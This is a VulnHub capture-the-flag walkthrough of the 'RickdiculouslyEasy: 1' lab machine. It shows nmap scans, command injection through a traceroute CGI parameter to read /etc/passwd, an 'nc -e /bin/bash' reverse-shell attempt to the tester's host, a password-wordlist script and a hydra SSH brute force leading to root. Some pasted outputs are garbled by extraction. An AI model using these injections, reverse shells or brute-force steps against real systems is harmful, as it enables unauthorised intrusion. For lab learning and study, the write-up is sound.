

VULNHUB WALKTHROUGH

RICKDICULOUSLYEASY: 1

AJAY S RAM

MTech CSE | HackTheBox | TryHackMe |
DFIR enthusiast | Learning Malware RE



[ajaysram](#)



[ajaysram](#)



[ajaysram](#)

Recon

Let's start with a simple nmap scan.

```
[user@kali]~/vulnhub/Ridiculously_easy]$ nmap 192.168.56.103
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-21 17:11 IST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Nmap scan report for 192.168.56.103
Host is up (0.000086s latency).
All 1000 scanned ports on 192.168.56.103 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.56.105
Host is up (0.0087s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
9090/tcp  open  zeus-admin

Nmap done: 256 IP addresses (2 hosts up) scanned in 8.64 seconds
```

Initial nmap result


We found the machine, lets see the services in detail

```
[user@kali]~/vulnhub/Ridiculously_easy]$ nmap -sC -sV -oN nmap
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-21 17:13 IST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using -R.
Nmap scan report for 192.168.56.105
Host is up (0.011s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsFTPD 3.0.3
|_ftp-syst:
|_STAT:
| FTP server status:
|   Connected to ::ffff:192.168.56.103
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 4
|   vsFTPD 3.0.3 - secure, fast, stable
|-End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0          0          42 Aug 22  2017 FLAG.txt
|_drwxr-xr-x  2 0          0          6 Feb 12  2017 pub
22/tcp    open  tcpwrapped
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp    open  http         Apache httpd 2.4.27 ((Fedora))
| http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Morty's Website
|_http-server-header: Apache/2.4.27 (Fedora)
9090/tcp  open  http         Cockpit web service 161 or earlier
|_http-title: Did not follow redirect to https://192.168.56.105:9090/
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit
Nmap done: 1 IP address (1 host up) scanned in 39.55 seconds
```

Detailed nmap result

Let me do a complete port scan in the background, in the meantime let's start with the website.



Nothing so special here. I checked if something is hidden in the source, nothing came up. So the next natural step was to look for hidden directories. Visiting `robots.txt`



In robots.txt file there are entries. I viewed each one of them. First one is a troll (should've known 😅), next is a tracertool.cgi (i think it is the same one from linux (trace route).

--UNDER CONSTRUCTION--

root_shell.cgi page

```
1 <html><head><title>Root Shell
2 </title></head>
3 --UNDER CONSTRUCTION--
4 <!--HAAHAHAHAHHaAAAGGAgaagAGAGAGG-->
5 <!--I'm sorry Morty. It's a bummer.-->
6 </html>
7
```

Source code root_shell.cgi

Next.it was indeed the tracert tool, with simple gui.

MORTY'S MACHINE TRACER MACHINE
Enter an IP address to trace.


MORTY'S MACHINE TRACER MACHINE
Enter an IP address to trace.

```
traceroute to 127.0.0.1 (127.0.0.1), 30 hops max, 60 byte packets
 1  localhost (127.0.0.1)  4.282 ms  0.020 ms  0.005 ms
```

Passing 127.0.0.1 as ip

Finding command injection

Note the ip parameter in the url, there might be a chance for command injection.I tested it and the results came out positive !



The screenshot shows a web browser window titled "Super Cool Webpage". The URL is 192.168.56.105/cgi-bin/tracertool.cgi?ip=127.0.0.1;ls. The page title is "MORTY'S MACHINE TRACER MACHINE" and it says "Enter an IP address to trace.". There is a text input field and a "Trace!" button. Below the input field, the output of a traceroute command is shown:

```
traceroute to 127.0.0.1 (127.0.0.1), 30 hops max, 60 byte packets
  1 localhost (127.0.0.1)  0.025 ms  0.005 ms  0.004 ms
```


Two specific lines are highlighted in yellow: "root_shell.cgi" and "tracertool.cgi".

Testing for command injection using semicolon followed by ls command

I've tried some simple reverse shells, but none of it came through 😞


Anonymous FTP login

Let's explore FTP in the meantime. Well, it allowed anonymous login.



```
└─(user㉿kali)-[~/vulnhub/Ridiculously_easy]
$ ftp 192.168.56.105
Connected to 192.168.56.105. (Oct 21 17:13:26 2023) as: nmap -sC -sV -oN nmap 192.168.56.105
220 (vsFTPd 3.0.3)
Name (192.168.56.105:user): Anonymous
331 Please specify the password.
Password: 
230 Login successful.
  VERSION
Remote system type is UNIX.  Ftpd 3.0.3
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||27466|)
150 Here comes the directory listing. 103
-rw-r--r-- 1 0 0 0 42 Aug 22 2017 FLAG.txt
drwxr-xr-x 2 0 0 6 Feb 12 2017 pub
226 Directory send OK.
ftp> get FLAG.txt
local: FLAG.txt remote: FLAG.txt
229 Entering Extended Passive Mode (|||45110|)
150 Opening BINARY mode data connection for FLAG.txt (42 bytes).
100% [*****] 42 bytes received in 00:00 (1.47 KiB/s) (FTP code 230)
226 Transfer complete.
ftp> cat FLAG.txt
drwxr-xr-x 2 0 0 6 Feb 12 2017 pub
```

Anonymous FTP login and downloading FLAG.txt



```
└─[user㉿kali)-[~/vulnhub/Ridiculously_easy]
$ cat FLAG.txt
FLAG{Whoa this is unexpected} - 10 Points
```

Reading FLAG.txt

That was simple ! Since we can execute some commands using tracerttool page, lets see if something is present inside the directory

Super Cool Webpage

192.168.56.105/cgi-bin/tracertool.cgi?ip=%3B+ls+..%2Fhtml

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

MORTY'S MACHINE TRACER MACHINE

Enter an IP address to trace.

```
; ls .. /html
```

Trace!

index.html
morty.png
passwords
robots.txt

File listing in current directory

There's a passwords directory

Index of /passwords

192.168.56.105/passwords/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Index of /passwords

Name	Last modified	Size	Description
Parent Directory		-	
FLAG.txt	2017-08-22 02:31	44	
passwords.html	2017-08-23 19:51	352	

Listing passwords/ directory

A flag and passwords.html is present inside.

192.168.56.105/passwords/FLAG.txt

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

FLAG{Yeah d- just don't do it.} - 10 Points

Reading FLAG.txt from /passwords directory

Contents of passwords.html

```

1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>Morty's Website</title>
5 <body>Wow Morty real clever. Storing passwords in a file
6 <!--Password: winter-->
7 </head>
8 </html>
9

```

Source code of passwords.html

Nothing was present on the html file from outside, but the source revealed a password.

Visiting all ports

All port scan came up by the time, visiting the ports gave some flags

```

└─[user@kali)-[~/vulnhub/Ridiculously_easy]
$ nmap 192.168.56.105 -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-21 17:37
mass_dns: warning: Unable to determine any DNS servers. Rev
Nmap scan report for 192.168.56.105
Host is up (0.0040s latency).
Not shown: 65528 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
9090/tcp  open  zeus-admin
13337/tcp open  unknown
22222/tcp open  easyengine
60000/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 45.43 second
└─[user@kali)-[~/vulnhub/Ridiculously_easy]
$ 

```

All port scan of nmap

```
(user㉿kali)-[~/vulnhub/Ridiculously_easy]
$ nc 192.168.56.105 13337
FLAG:{TheyFoundMyBackDoorMorty}-10Points
```

Connecting to port 13337

There was something called a "half baked reverse shell". It seems like a root shell, checking additional commands revealed its not !


```
(user㉿kali)-[~/vulnhub/Ridiculously_easy]
$ nc 192.168.56.105 60000
Welcome to Ricks half baked reverse shell ...
# ls
FLAG.txt
# cat FLAG.txt
FLAG{Flip the pickle Morty!} - 10 Points
# whoami
root
#
```

Connecting to port 60000 and interacting

```
(user㉿kali)-[~/vulnhub/Ridiculously_easy]
$ nc 192.168.56.105 60000
Welcome to Ricks half baked reverse shell ...
# ls
FLAG.txt
# cat FLAG.txt
FLAG{Flip the pickle Morty!} - 10 Points
# whoami
root
# pwd
/root/blackhole/
# cd /
Permission Denied.
# cd ..
Permission Denied.
# which nc
which nc: command not found
# nc -e /bin/bash 192.168.56.103 9001
nc -e /bin/bash 192.168.56.103 9001: command not found
# bash
bash: command not found
# sh
sh: command not found
# cat *
cat *: no such file or directory
# ls /
FLAG.txt
# ls ..
FLAG.txt
# ls ~
FLAG.txt
# cat /etc/passwd
cat /etc/passwd: no such file or directory
```

Not all commands are executable in the port 60000

There was port 9090 open.



Source code also didn't give any information

Gaining initial access

```
(user㉿kali)-[~/vulnhub/Ridiculously_easy]
$ ssh Summer@192.168.56.105
kex_exchange_identification: Connection closed by remote host
Connection closed by 192.168.56.105 port 22

(user㉿kali)-[~/vulnhub/Ridiculously_easy]
$ nc 192.168.56.105 22
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)

(user㉿kali)-[~/vulnhub/Ridiculously_easy]
```

SSH closed on port 22

Port 22 doesn't allow SSH, what if we use port 22222 ?? It does work !!!

I tried to ssh into the box using the password we got earlier, but it didn't work . It's either the username or the password that's wrong.

Let's view all users from the `/etc/passwd` file. Cat command did not work, but hey we can view file content using other commands like `less`, `more` etc ...

```

Super Cool Webpage x +
192.168.56.105/cgi-bin/tracertool.cgi?ip=%3B+more%2Fetc%2Fpasswd

MORTY'S MACHINE TRACER MACHINE
Enter an IP address to trace.
; more /etc/passwd

::::::::::::::::::::
/etc/passwd
::::::::::::::::::
root:x:0:0:root:/bin/bash
bin:x:1:1:bin:/bin/nologin
daemon:x:2:2:daemon:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/sbin/nologin
systemd-coredump:x:999:998:systemd Core Dumper:/sbin/nologin
systemd-timesync:x:998:997:systemd Time Synchronization:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/sbin/nologin
dbus:x:81:81:System message bus:/sbin/nologin
polkitd:x:997:996:User for polkitd:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
cockpit-ws:x:996:994:User for cockpit-ws:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
chrony:x:995:993::/var/lib/chrony:/sbin/nologin
tcpdump:x:72:72::/sbin/nologin
RickSanchez:x:1000:1000::/home/RickSanchez:/bin/bash
Morty:x:1001:1001::/home/Morty:/bin/bash
Summer:x:1002:1002::/home/Summer:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin

```

Listing /etc/passwd to view users in the machine

```
RickSanchez:x:1000:1000::/home/RickSanchez:/bin/bash
Morty:x:1001:1001::/home/Morty:/bin/bash
Summer:x:1002:1002::/home/Summer:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
```

Users found from listing

Summer was the obvious guess, and it worked !

```

Super Cool Webpage x +
[~] (user㉿kali)-[~/vulnhub/Ridiculously_easy]
$ ssh Summer@192.168.56.105 -p 22222
Summer@192.168.56.105's password:
Last login: Wed Aug 23 19:20:29 2017 from 192.168.56.104
[Summer@localhost ~]$ ls
[Summer@localhost ~]$ cat FLAG.txt
FLAG.txt address to trace.
[Summer@localhost ~]$
```

SSH into **Summer** account using password **winter**

I then checked Morty's home directory and found an image and a password protected zip archive. I downloaded the files to my machine for .

```

[~] (user㉿kali)-[~/vulnhub/Ridiculously_easy]
[Summer@localhost Morty]$ ls
journal.txt.zip  Safe_Password.jpg
[Summer@localhost Morty]$ which python
```

Listing **Morty**'s home directory

Image did not show any password, but i searched for strings inside the image which gave password for the zip archive



Safe_Password.jpg

```
(user@kali)-[~/vulnhub/Ridiculously_easy]
$ strings Safe_Password.jpg
JFIF
Exif
8 The Safe Password: File: /home/Morty/journal.txt.zip. Password: Meeseek
8BIM
8BIM
$3br
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
#3R
&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
0D000D\DDDD\t\\|\t
.....
```

String inside **Safe_password.jpg**

Inside the zip there was a text saying something about a safe.

```
(user@kali)-[~/vulnhub/Ridiculously_easy]
$ unzip journal.txt.zip
Archive: journal.txt.zip
[journal.txt.zip] journal.txt password:
  inflating: journal.txt

(user@kali)-[~/vulnhub/Ridiculously_easy]
$ cat journal.txt
Monday: So today Rick told me huge secret. He had finished his flask and was on to commercial grade paint solvent. He spluttered something about a safe, and a password. Or maybe it was a safe password ... Was a password that was safe? Or a password to a safe? Or a safe password to a safe?

Anyway. Here it is:
FLAG: {131333} - 20 Points

(user@kali)-[~/vulnhub/Ridiculously_easy]
```

Unzip journal.txt.zip and view the contents

I looked inside RickSanchez directory and found an ELF file called “safe”. I downloaded it to my machine and checked for strings inside it.

```
AUATL
[.]A\A]A^A_@alhost RICKS_SAFE]$ file safe
rijndael-128 bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux.so.2,
Build ID: 58d9e51e369472b52e684b7d0da7fice, not stripped
Past Rick to present Rick, tell future Rick to use GOD DAMN COMMAND LINE AAAAAHHAHAGGGGRRGUMENTS!
AAAAAAAAAAAAAAA command not found
decrypt: %304s@ RICKS_SAFE]$ ls -lsa
g dwarf2 py?
g dwarf2 py?
;*3$"
GCC: (GNU) 7.1.1 20170622 (Red Hat 7.1.1-3) 13 Sep 2017 ...
crtstuff.c --. 1 RickSanchez RickSanchez 8/04 Sep 21 2017 crtstuff.c
```

Strings inside **safe** executable

Only thing I could make out was it used rijndael-128 (i.e AES) and used some command line arguments. Ran with the previous flag value and got this message.

```
[Summer@localhost ~]$ ./safe Ridiculously_easy
Past Rick to present Rick, tell future Rick to use GOD DAMN COMMAND LINE AAAAAHHAHAGGGGRRGUMENTS!
[Summer@localhost ~]$ ./safe flag
./safe: error while loading shared libraries: libcrypt.so.6: cannot open shared object file: No such file or directory
06-U:$BAh+f@0@H@|@n@@X@_*****6***[+--epd$@;@H@`zW@W@_
X***B@V***l@M@H@y@{K@**W#**}W@0@R'---@N@C@W@/o@@Q@N@**2@x@++S@**i@m:@P@3@Z@|@pB@E@hv@+@i@HY@k@2@Fj@+@*
@***atB@|@z@+
6@/j@X@**xd@f@:++J9@A@_?@+
[Summer@localhost ~]$ ./safe 131333
decrypt: FLAG{And Awwwaaaaayyy we Go!} - 20 Points

Ricks password hints:
(This is incase I forget.. I just hope I don't forget how to write a script to generate potential passwords. Also, sudo is wheely good.)
Follow these clues, in order

1 uppercase character
1 digit
One of the words in my old bands name. @
[Summer@localhost ~]$
```

Using 1313337 as argument for **safe** executable

On a quick search the band name was "The Flesh Curtains", i wrote a simple python script to generate all possible passwords.

```
from string import ascii_uppercase as letters
from string import digits as digits

words = ["Flesh", "Curtains", "flesh", "Curtains"]

file = open("passwords.txt", "w")

for letter in letters:
    password = ""
    for digit in digits:
        for word in words:
            password = letter + str(digit) + word + "\n"
            file.write(password)

file.close()
print("Generated all possible passwords ...")
```

Python code to generate wordlist

```
[user@kali] ~]$ python3 passgen.py
X***B*V***l*M***#***H1*y{K***W#**}W***0+0R'-*W*W***aC*...
Generated all possible password combinations
6*/**j*X***xda*f*:***J9*A**_?** ...
[user@kali] ~]$ wc -l passwords.txt
      1 8840 passwords.txt
Ricks password hints:
[user@kali] ~]$
```

Generated wordlist

Lateral movement

With passwords in hand, let brute-force ssh credentials using hydra.

```
hydra -l RickSanchez - P passwords.txt TARGET_IP ssh -s 22222
```

```
[user@kali:[~/vulnhub/Ridiculously_easy]
$ hydra -l RickSanchez -P passwords.txt 192.168.56.105 ssh -s 22222[INFO] AAAAAAHHAHAGGGGRGUMENTS!
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organ
inding, these *** ignore laws and ethics anyway).
[INFO] [HYDRA] Starting Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organ
inding, these *** ignore laws and ethics anyway).
[INFO] [HYDRA] Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-21 20:10:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: u
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1040 login tries (l:1/p:1040), ~65 tries per task
[DATA] attacking ssh://192.168.56.105:22222/
[STATUS] 176.00 tries/min, 176 tries in 00:01h, 864 to do in 00:05h, 16 active
[STATUS] 128.67 tries/min, 386 tries in 00:03h, 654 to do in 00:06h, 16 active
[22222][ssh] host: 192.168.56.105 login: RickSanchez password: P7Curtains
1 of 1 target successfully completed, 1 valid password found
```

Using hydra to bruteforce SSH password

```
[user@kali:[~/vulnhub/Ridiculously_easy]
$ ssh RickSanchez@192.168.56.105 -p 22222
RickSanchez@192.168.56.105's password:
Last failed login: Sun Oct 22 01:45:32 AEDT 2023 from 192.168.56.103 on ssh:notty
There were 549 failed login attempts since the last successful login.
Last login: Sun Oct 22 01:41:45 2023 from 192.168.56.103
[RickSanchez@localhost ~]$ ls
RICKS_SAFE ThisDoesntContainAnyFlags
[RickSanchez@localhost ~]$
```

Logging into RickSanchez account using password **P7Curtains**

Shortly we get the password for RickSanchez account.

Getting root

While brute-force was running, I checked **/etc/groups** to see if any accounts have admin privileges. One of the flags also referred to "**wheel**".

```
[Summer@localhost ~]$ more /etc/group
root:x:0:
bin:x:1:
daemon:x:2:
sys:x:3:
adm:x:4:
tty:x:5:
disk:x:6:
lp:x:7:
mem:x:8:
kmem:x:9:
wheel:x:10:RickSanchez
cdrom:x:11:
mail:x:12:
man:x:15:
```

Reading /etc/group to see the users in sudo or wheel group

RickSanchez is in the wheel group, since we own RickSanchez account, lets get root !

```
[RickSanchez@localhost Morty]$ sudo su
[sudo] password for RickSanchez:
[root@localhost Morty]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@localhost Morty]# 
Monday? So today Rick told me huge secret. He had finished his flask and was on to commercial grade pa
```

Logging into root account using sudo command

```
[root@localhost /]# cd root/
[root@localhost ~]# ls
anaconda-ks.cfg  FLAG.txt
[root@localhost ~]# more FLAG.txt
FLAG: {Ionic Defibrillator} - 30 points
[root@localhost ~]# 
```

Reading root FLAG.txt

Conclusion

That's a wrap ! Well, the box was fun to play with, nothing complicated with CTF like clues for aid. Cat command was aliased to another binary, confusing at first glance, but it was fun.